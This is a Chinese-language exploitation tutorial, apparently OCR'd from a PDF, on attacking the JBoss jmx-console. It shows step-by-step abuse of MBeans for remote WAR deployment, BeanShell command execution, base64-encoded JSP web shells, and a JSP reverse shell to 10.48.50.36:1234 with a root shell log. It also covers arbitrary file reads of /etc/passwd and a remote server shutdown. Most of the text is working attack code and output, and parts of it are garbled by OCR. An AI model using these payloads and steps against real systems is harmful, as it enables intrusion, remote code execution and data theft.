JBoss jmx-console 中的秘密

◆ Metasploit 中针对 jmx-console 的三种利用方式

```
msf > use exploit/multi/http/jboss_
use exploit/multi/http/jboss_bshdeployer
use exploit/multi/http/jboss_deploymentfilerepository
use exploit/multi/http/jboss_maindeployer
```

- > 利用 URL Deployment 部署 war 包
- 1.找到 flavor=URL,type=DeploymentScanner

jboss.deployer

• service=BSHDeployer

jboss.deployment

flavor=URL,type=DeploymentScanner

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URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL

2. 找到 void addURL(), 填入 war 包的 URL 地址

void addURL()

MBean Operation.

| Param ParamType | | ParamValue | ParamDescription | |
|-----------------|--------------|------------|------------------|--|
| p1 | java.net.URL | | (no description) | |
| Invoke | | | | |

void addURL()


MBean Operation.

| Param | ParamType | ParamValue | ParamDescription | |
|--------|------------------|---------------------------|------------------|--|
| p1 | java.lang.String | http://183.90.186.42:8080 | (no description) | |
| Invoke | | | | |

3.点击 Invoke 后提示操作成功



JMX MBean Operation Result addURL()



▶ BSH 脚本执行

1.找到 service=BSHDeployer

jboss.cache

service=InvalidationManager

jboss.console

· sar=console-mgr.sar

jboss.deployer

service=BSHDeployer

URI 加下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployer%3Aservi

ce%3DBSHDeployer

2.找到 java.net.URL createScriptDeployment(),参数填写示例如下(脚本内容、脚本名称),点击 Invoke



java.net.URL createScriptDeployment()

MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|--------------|------------------|--------------------------|------------------|
| p1 | java.lang.String | Runtime.getRuntime().exe | (no description) |
| p2 | java.lang.String | test | (no description) |

Invoke

3.参数 p1 内容存在错误时,提示 500 错误

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
javax.management.RuntimeMBeanException
org.jboss.mx.interceptor.ReflectedDispatcher.handleInvocationExceptions(ReflectedDispatc
org.jboss.mx.interceptor.ReflectedDispatcher.invoke(ReflectedDispatcher.java:163)
org.jboss.mx.server.Invocation.dispatch(Invocation.java:94)
org.jboss.mx.server.Invocation.invoke(Invocation.java:86)
org.jboss.mx.server.AbstractMBeanInvoker.invoke(AbstractMBeanInvoker.java:264)
org.jboss.mx.server.MBeanServerImpl.invoke(MBeanServerImpl.java:659)
org.jboss.jmx.adaptor.control.Server.invokeOpByName(Server.java:258)
org.jboss.jmx.adaptor.control.Server.invokeOpByName(Server.java:223)
org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.invokeOp(HtmlAdaptorServlet.java:278)
org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:100
org.jboss.jmx.adaptor.html.HtmlAdaptorServlet.doPost(HtmlAdaptorServlet.java:82)
javax.servlet.http.HttpServlet.service(HttpServlet.java:710)
javax.servlet.http.HttpServlet.service(HttpServlet.java:803)
org.jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

root cause

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4.BSH 脚本示例:

Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "uname

-a >/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/images/1.txt"});

5.成功执行后,提示脚本路径及名称(随机)



JMX MBean Operation Ro

Back to Agent View

Back to MBean View

Reinvoke MBean Operation

6.脚本内容与参数 p1 填入的内容一致

[root@localhost tmp]# cat test25479.bsh
Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "uname -a >/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/images/1.txt"}); [root@localhost tmp]#

7.访问生成的目标文件



Linux localhost.localdomain 2.6.9-78.ELsmp #1 SMP Fri Jul 25 00:04:28 EDT 2008 i686 i686 i386 GNU/Linux

8.参数 p1 直接写入 shell 示例(bash64 编码)

import java.io.FileOutputStream; import sun.misc.BASE64Decoder;

String val =

"PCVAIHBhZ2UgaW1wb3J0PSJqYXZhLnV0aWwuKixqYXZhLmlvLioiJT4gPCUgJT4gPEhUTUw+PEJPRF k+IDxGT1JNIE1FVEhPRD0iR0VUliBOQU1FPSJjb21tZW50cylgQUNUSU9OPSIiPiA8SU5QVVQgVFlQR T0idGV4dClgTkFNRT0iY29tbWVudCl+IDxJTlBVVCBUWVBFPSJzdWJtaXQiIFZBTFVFPSJTZW5klj4gPC 9GT1JNPiA8cHJIPiA8JSBpZiAocmVxdWVzdC5nZXRQYXJhbWV0ZXloImNvbW1lbnQiKSAhPSBudWxs KSB7IG91dC5wcmludGxuKCJDb21tYW5k0iAilCsgcmVxdWVzdC5nZXRQYXJhbWV0ZXloImNvbW1lbnQiKSArlCl8QlI+lik7IFByb2Nlc3MgcCA9IFJ1bnRpbWUuZ2V0UnVudGltZSgpLmV4ZWMocmVxdWVzdC5nZXRQYXJhbWV0ZXloImNvbW1lbnQiKSk7IE91dHB1dFN0cmVhbSBvcyA9IHAuZ2V0T3V0cHV0U3RyZWFtKCk7IElucHV0U3RyZWFtIGIuID0gcC5nZXRJbnB1dFN0cmVhbSgpOyBEYXRhSW5wdXRTdHJIYW0gZGlzID0gbmV3IERhdGFJbnB1dFN0cmVhbShpbik7IFN0cmluZyBkaXNyID0gZGlzLnJIYWRMaW5lKCk7IHdoaWxllCggZGlzciAhPSBudWxslCkgeyBvdXQucHJpbnRsbihkaXNyKTsgZGlzciA9IGRpcy5yZWFkTGluZSgpOyB9IH0gJT4gPC9wcmU+IDwvQk9EWT48L0hUTUw==";

BASE64Decoder decoder = new BASE64Decoder();
String jboss_home = System.getProperty("jboss.server.home.dir");
new File(jboss_home + "/deploy/a.war").mkdir();
byte[] byteval = decoder.decodeBuffer(val);
String jsp_file = jboss_home + "/deploy/a.war/a.jsp";
FileOutputStream fstream = new FileOutputStream(jsp_file);
fstream.write(byteval);
fstream.close();
9.访问生成的 shell



import java.io.FileOutputStream; import sun.misc.BASE64Decoder;

String val =

"CgkJCTwlQHBhZ2UgaW1wb3J0PSJqYXZhLmxhbmcuKillPgoJCQk8JUBwYWdllGltcG9ydD0iamF2YS 51dGlsLioiJT4KCQkJPCVAcGFnZSBpbXBvcnQ9ImphdmEuaW8uKillPgoJCQk8JUBwYWdllGltcG9ydD 0iamF2YS5uZXQuKillPgoKCQkJPCUKCQkJCWNsYXNzIFN0cmVhbUNvbm5IY3RvciBleHRlbmRzIFRoc mVhZAoJCQkJewoJCQkJCUlucHV0U3RyZWFtIGIzOwoJCQkJCU91dHB1dFN0cmVhbSBvczsKCgkJCQ kJU3RyZWFtQ29ubmVjdG9yKCBJbnB1dFN0cmVhbSBpcywgT3V0cHV0U3RyZWFtIG9zICkKCQkJCQl 7CgkJCQkJCXRoaXMuaXMgPSBpczsKCQkJCQkJdGhpcy5vcyA9IG9zOwoJCQkJCX0KCgkJCQkJcHVibG ljIHZvaWQgcnVuKCkKCQkJCQI7CgkJCQkJCUJ1ZmZlcmVkUmVhZGVyIGluICA9IG51bGw7CgkJCQkJC UJ1ZmZlcmVkV3JpdGVyIG91dCA9IG51bGw7CgkJCQkJCXRyeQoJCQkJCQl7CgkJCQkJCQlpbiAgPSBu ZXcgQnVmZmVyZWRSZWFkZXIoIG5IdyBJbnB1dFN0cmVhbVJIYWRlciggdGhpcy5pcyApICk7CgkJCQ kJCQlvdXQgPSBuZXcgQnVmZmVyZWRXcml0ZXIoIG5IdyBPdXRwdXRTdHJIYW1Xcml0ZXIoIHRoaXM ub3MgKSApOwoJCQkJCQkJY2hhciBidWZmZXJbXSA9IG5IdyBjaGFyWzgxOTJdOwoJCQkJCQkJaW50I Gxlbmd0aDsKCQkJCQkJCXdoaWxlKCAoIGxlbmd0aCA9IGluLnJIYWQoIGJ1ZmZlciwgMCwgYnVmZm VyLmxlbmd0aCApICkgPiAwICkKCQkJCQkJCXsKCQkJCQkJCQlvdXQud3JpdGUoIGJ1ZmZlciwgMCwgb GVuZ3RoICk7CgkJCQkJCQkJb3V0LmZsdXNoKCk7CgkJCQkJCQl9CgkJCQkJCX0gY2F0Y2goIEV4Y2Vw dGlvbiBlICl7fQoJCQkJCQl0cnkKCQkJCQkJewoJCQkJCQkJaWYoIGluICE9IG51bGwgKQoJCQkJCQkJC WluLmNsb3NlKCk7CgkJCQkJCQlpZiggb3V0lCE9lG51bGwgKQoJCQkJCQkJCW91dC5jbG9zZSgpOwo JCQkJCQl9IGNhdGNoKCBFeGNlcHRpb24gZSApe30KCQkJCQl9CgkJCQl9CgoJCQkJdHJ5CgkJCQl7Cgk JCQkJU29ja2V0IHNvY2tldCA9IG5ldyBTb2NrZXQoICIxMC40OC41MC4zNiIsIDEyMzQgKTsKCQkJCQI Qcm9jZXNzIHByb2Nlc3MgPSBSdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCAiL2Jpbi9zaClgKTsKCQ kJCQkoIG5IdyBTdHJIYW1Db25uZWN0b3IoIHByb2NIc3MuZ2V0SW5wdXRTdHJIYW0oKSwgc29ja2V OLmdIdE91dHB1dFN0cmVhbSgpICkgKS5zdGFydCgpOwoJCQkJCSggbmV3IFN0cmVhbUNvbm5IY3R vciggc29ja2V0LmdldElucHV0U3RyZWFtKCksIHByb2Nlc3MuZ2V0T3V0cHV0U3RyZWFtKCkgKSApLn NOYXJOKCk7CgkJCQl9IGNhdGNoKCBFeGNlcHRpb24gZSApIHt9CgkJCSU+CgkJ";

```
BASE64Decoder decoder = new BASE64Decoder();
String jboss_home = System.getProperty("jboss.server.home.dir");
new File(jboss_home + "/deploy/Ij4IFnXVSROh.war").mkdir();
byte[] byteval = decoder.decodeBuffer(val);
String jsp_file = jboss_home + "/deploy/lj4lFnXVSROh.war/tPlh3h2EZN.jsp";
FileOutputStream fstream = new FileOutputStream(jsp_file);
fstream.write(byteval);
fstream.close();
```

11.反弹 shell 连接

//Socket socket = new Socket("10.48.50.36", 1234);

Process process = Runtime.getRuntime().exec("/bin/sh");//

```
C:\>nc.exe -lvvp 1234
listening on [any] 1234 ...
10.48.50.37: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.48.50.36] from (UNKNOWN) [10.48.50.37] 32840
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
whoami
root
```

直接写入 shell

1.找到 service=DeploymentFileRepository

- service=proxyFactory,target=ClientUserTransaction
- service=proxyFactory,target=ClientUserTransactionFactory

jboss.admin

- service=DeploymentFileRepository
- service=PluginManager

jboss.alerts

service=ConsoleAlertListener

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.admin%3Aservice%3DDeploymentFileRepository

2.找到 void store(), 参数填写示例如下(文件夹名、文件名、文件内容), 点击 Invoke

void store()

MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|------------|------------------|-------------------------|------------------|
| p1 | java.lang.String | b.war | (no description) |
| p2 | java.lang.String | 1.jsp | (no description) |
| p 3 | java.lang.String | | (no description) |
| p4 | java.lang.String | <%@ page import="java.u | (no description) |
| p 5 | boolean | ● True | (no description) |


Invoke

3.在第四个参数中可直接写入 shell,如下

p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new
DataInputStream(in); String disr = dis.readLine(); while (disr != null) { out.println(disr); disr =
dis.readLine(); } } %> </BODY></HTML>

4.写入文件的路径为:

/usr/local/jboss-4.2.3.GA/server/default/deploy/management



5.访问 shell 并执行命令



- ◆ 利用 Jmx-console 获取 JBOSS 敏感信息
- ▶ 获取 JBOSS 家目录路径
- 1.找到 jboss.system type=ServerConfig
 - service-paaspecurityivianager
 - service=SecurityConfig
 - service=XMLLoginConfig

jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

URL 如卜:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Atype%3 DServerConfig

2.找到 List of MBean attributes, 可获取 jboss 的根目录、版本等信息

List of MBean attributes:

| Name | Туре | Access | Value |
|-------------------------------------|------------------|--------|---|
| ServerDataDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default, |
| ExitOnShutdown | boolean | RW | ● True |
| ServerLogDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default, |
| HomeURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/ |
| ServerConfigURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/server/def |
| ServerTempDeployDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default, |
| RequireJBossURLStreamHandlerFactory | boolean | RW | ● True |
| PlatformMBeanServer | boolean | R | False |
| ServerNativeDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default, |
| ServerTempDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default, |
| ServerName | java.lang.String | R | default |
| ServerHomeURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/server/def |
| RootDeploymentFilename | java.lang.String | RW | jboss-service.xml |
| PatchURL | java.net.URL | R | null |
| BlockingShutdown | boolean | RW | |
| SpecificationVersion | java.lang.String | R | 4.2.3.GA |
| ServerHomeDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server/default |
| ServerLibraryURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/server/def |
| ServerBaseDir | java.io.File | R | /usr/local/jboss-4.2.3.GA/server |
| ServerBaseURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/server/ |
| LibraryURL | java.net.URL | R | file:/usr/local/jboss-4.2.3.GA/lib/ |
| HomeDir | java.io.File | R | /usr/local/jboss-4.2.3.GA |

▶ 查询部署的应用

1.找到 flavor=URL,type=DeploymentScanner

jboss.console

• sar=console-mgr.sar

jboss.deployer

• service=BSHDeployer

jboss.deployment

flavor=URL,type=DeploymentScanner

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment%3Atype%3DDeploymentScanner%2Cflavor%3DURL

2.找到 java.lang.String listDeployedURLs(), 点击 Invoke

void removeURL()

MBean Operation.

| Param ParamType | | ParamValue | ParamDescription | |
|-----------------|--------------|------------|------------------|--|
| p1 | java.net.URL | | (no description) | |
| Invoke | | | | |

java.lang.String listDeployedURLs()

MBean Operation.

Invoke

3. 查询到的部署信息



JMX MBean Operation Resul

Back to Agent View

Back to MBean View

Reinvoke MBean Operation

```
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/properties=service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jbossws.sar/
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jbossjca-service.xml
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/bsh-deployer.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-invoker-service.xml
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jboss=xa=jdbc.rar
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/hsqldb-ds.xml
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/mail=ra.rar
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jmx=console.war/
                           GA/server/default/deploy/management/zecmd.war/
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/quartz=ra.rar
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jms/hsqldb-jdbc-state-service.xml
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jboss=aop-jdk50.deployer/
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jms/jbossmq-destinations-service.xml
file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jms/jbossmq-service.xml
file:/usr/local/jboss=4.2.3.GA/server/default/deploy/jboss=local-jdbc.rar
```

列出部署的应用信息

1.找到 service=MainDeployer

service=XMLLoginConfig

jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Aservice%3DMainDeployer

2.找到 java.util.Collection listDeployed(), 点击 Invoke

| url | java.lang.String | (no description) |
|--------|------------------|------------------|
| Invoke | | |

java.util.Collection listDeployed()

(no description)

Invoke

3.列出已部署应用的详细信息

```
deployer: MbeanFroxyExt[jboss.web:service=Webberver]
status: Deployed
state: STARTED
watch: file:/usr/local/jboss-4.2.3.GA/server/default/deploy/jmx-console.war/WEB-INF/web.xml
altDD: null
lastDeployed: 1321941858887
lastModified: 1321940903000
mbeams:
jboss.web:j2eeType=Servlet,name=DisplayOpResult,WebModule=//localhost/jmx-console,J2EEApp
```

jboss.web:j2eeType=Servlet, name=DisplayOpResult, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state piboss.web:j2eeType=Servlet, name=DisplayMBeans, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not piboss.web:j2eeType=Servlet, name=HtmlAdaptor, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not piboss.web:j2eeType=Servlet, name=jsp, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not available) jboss.web:j2eeType=Servlet, name=default, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not available) jboss.web:j2eeType=Servlet, name=Clusterview, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not piboss.web:j2eeType=Servlet, name=Clusterview, WebModule=//localhost/jmx-console, J2EEApplication=none, J2EEServer=none (state not piboss.web:j2eeType=Servlet, name=InspectMBean, WebModule=//loca

```
, org. jboss.deployment.DeploymentInfo@3d034a5f { url=file:/usr/local/jboss=4.2.3.GA/server/default/deploy/management/zecmd.war/}
deployer: MBeanFroxyExt[jboss.web:service=WebServer]
status: Deployed
state: STARTED
watch: file:/usr/local/jboss=4.2.3.GA/server/default/deploy/management/zecmd.war/WEB=INF/web.xml
altDD: null
lastDeployed: 1321941884031
lastModified: 1321941882000
mbeans:
   jboss.web:j2eeType=Servlet, name=jsp, WebModule=//localhost/zecmd, J2EEApplication=none, J2EEServer=none (state not available)
   jboss.web:j2eeType=Servlet, name=default, WebModule=//localhost/zecmd, J2EEApplication=none, J2EEServer=none (state not available)
```

▶ 关闭 JBOSS

1.找到 jboss.system type=Server

· type=RMIClassLoader

jboss.security

- service=JaasSecurityManager
- service=SecurityConfig
- service=XMLLoginConfig

jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Atype%3 DServer

2.找到 void shutdown(),点击 Invoke

| VersionNumber | java.lang.String | R | 4.2.3.GA |
|---------------|------------------|---|----------------------------|
| Version | java.lang.String | R | 4.2.3.GA (build: SVNTag=JE |
| VersionName | java.lang.String | R | Trinity |

List of MBean operations:

void shutdown()

MBean Operation.

Invoke

3.jboss 服务已停止

```
[root@localhost log]# lsof -i tcp
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME
portmap 5164 rpc 4u IPv4 8213 TCP *:sunrpc (LISTEN)
rpc.statd 5184 rpcuser 8u IPv4 8248 TCP *:702 (LISTEN)
cupsd 5321 root 0u IPv4 8632 TCP localhost.localdomain:ipp (LISTEN)
sshd 5404 root 3u IPv6 8699 TCP *:ssh (LISTEN)
sendmail 5491 root 4u IPv4 8881 TCP localhost.localdomain:smtp (LISTEN)
sshd 8983 root 3u IPv6 28735 TCP localhost.localdomain:smtp (LISTEN)
sshd 9028 root 3u IPv6 31210 TCP 10.48.50.37:ssh->10.48.50.30:8742 (ESTABLISHED)
sshd 9067 root 3u IPv6 33146 TCP 10.48.50.37:ssh->10.48.50.30:10157 (ESTABLISHED)
```

> 读取任意文件

1.找到 name=SystemProperties,type=Service

connui junulatorpi oper ties

- module=arjuna
- module=jta
- module=txoj

jboss

- · database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http

URL 如下:

http://ip:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss%3Atype%3DService%2Cname%3DSystemProperties

2.找到 List of MBean attributes,在 URLList 中填入文件的相对路径,点击 Apply Changes 当前路径为: /usr/local/jboss-4.2.3.GA/server/default

List of MBean attributes:

| Name | Туре | Access | Value | Description |
|-------------|----------------------|--------|-------------------------|------------------|
| Name | java.lang.String | R | SystemPropertiesService | MBean Attribute. |
| StateString | java.lang.String | R | Started | MBean Attribute. |
| State | int | R | 3 | MBean Attribute. |
| URLList | java.lang.String | W | ///etc/passwd | MBean Attribute. |
| Properties | java.util.Properties | W | | MBean Attribute. |

Apply Changes

3.如果文件路径不正确或不存在,将出现500错误

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
javax.servlet.ServletException: Failed to update attributes
org. jboss. jmx. adaptor.html. HtmlAdaptorServlet.updateAttributes(HtmlAdaptorServlet.java:260)
org. jboss. jmx. adaptor.html. HtmlAdaptorServlet.processRequest(HtmlAdaptorServlet.java:98)
org. jboss. jmx. adaptor.html. HtmlAdaptorServlet.doPost(HtmlAdaptorServlet.java:82)
javax.servlet.http. HttpServlet.service(HttpServlet.java:710)
javax.servlet.http. HttpServlet.service(HttpServlet.java:803)
org. jboss.web.tomcat.filters.ReplyHeaderFilter.doFilter(ReplyHeaderFilter.java:96)
```

root cause

```
javax. management. MBeanException
org. jboss. mx. interceptor. ReflectedDispatcher. handleInvocationExceptions (ReflectedDispatcher. java: 180)
org. jboss. mx. interceptor. AttributeDispatcher. invoke (AttributeDispatcher. java: 140)
org. jboss. mx. server. Invocation. dispatch(Invocation. java: 94)
org. jboss. mx. server. Invocation. invoke (Invocation. java: 86)
org. jboss. mx. interceptor. ModelMBeanAttributeInterceptor. invoke (ModelMBeanAttributeInterceptor. java: 103)
org. jboss. mx. interceptor. PersistenceInterceptor. invoke (PersistenceInterceptor. java: 76)
org. jboss. mx. server. Invocation. invoke (Invocation. java: 88)
```

4.找到 java.util.Map showAll(), 点击 Invoke

IIIvoke

java.util.Map showAll()

MBean Operation.



5.在返回页面中可以查看到目标文件内容

path. separator x:77:77::/var/arpwatch:/sbin/nologin рсар x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin pegasus program.name run. sh root rpc x:32:32:Portmapper RPC user:/:/sbin/nologin rpcuser x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin x:37:37::/var/lib/rpm:/sbin/nologin server.loader shared. loader x:6:0:shutdown:/sbin:/sbin/shutdown shut down smmsp x:51:51::/war/spool/mqueue:/sbin/nologin sshd x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin sun. arch. dat a. model /usr/local/jboss-4.2.3.G&/lib/endorsed/xalan.jar:/usr/local/jboss-4.2.3.G&/lib/endorsed/xercesImpl.jar:/usr/local/jre1.6.0_10/lib/resources.jar:/usr/local/jre1.6.0_10/lib/i336 sun.boot.class.path sun.boot.library.path sun. cpu. endian little